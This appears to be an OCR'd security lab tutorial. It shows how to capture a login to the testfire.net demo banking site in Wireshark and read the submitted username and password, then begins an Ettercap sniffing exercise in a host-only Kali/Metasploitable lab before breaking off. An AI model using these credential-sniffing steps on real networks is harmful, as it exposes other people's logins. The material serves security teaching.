
Step 1: Launch Kali Linux, log in as root, enter the root, and type the wireshark command.




Step 2: double click on the eth0 option.




Step 3: Click on Firefox and then type testfire.net. login to the website with the admin username and admin password.



Altoro Mutual
testfire.net
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
Real Estate Financing
Business Credit Cards
Retirement Solutions
Privacy and Security
Win a Samsung Galaxy S10 smartphone



Type here to search
Altoro Mutual
testfire.net/login.jsp
AltoroMutual
DEMO SITE ONLY
Online Banking Login
Username:
admin
Password:
Login

Type here to search




Step 4: Now enter http into the wireshark window that has just been opened. The username and password are displayed when you select the fourth option, which is HTML form URL encoded, which is located in the window's left bottom corner.






Perform Sniffing using Ettercap in kali linux


Step 1: Open the Metasploitable machine, Windows 7, and Kali Linux simultaneously, and keep them all in the host only adapter. Then sign in as root in the Kali Liunx terminal. Then, use nbtscan to discover the IP address of Windows 7 that is metaploitable.




Step 2: Then go to toolbar and select Ettercap.





Step 3: Enter the password of root that is kali and authenticate it.






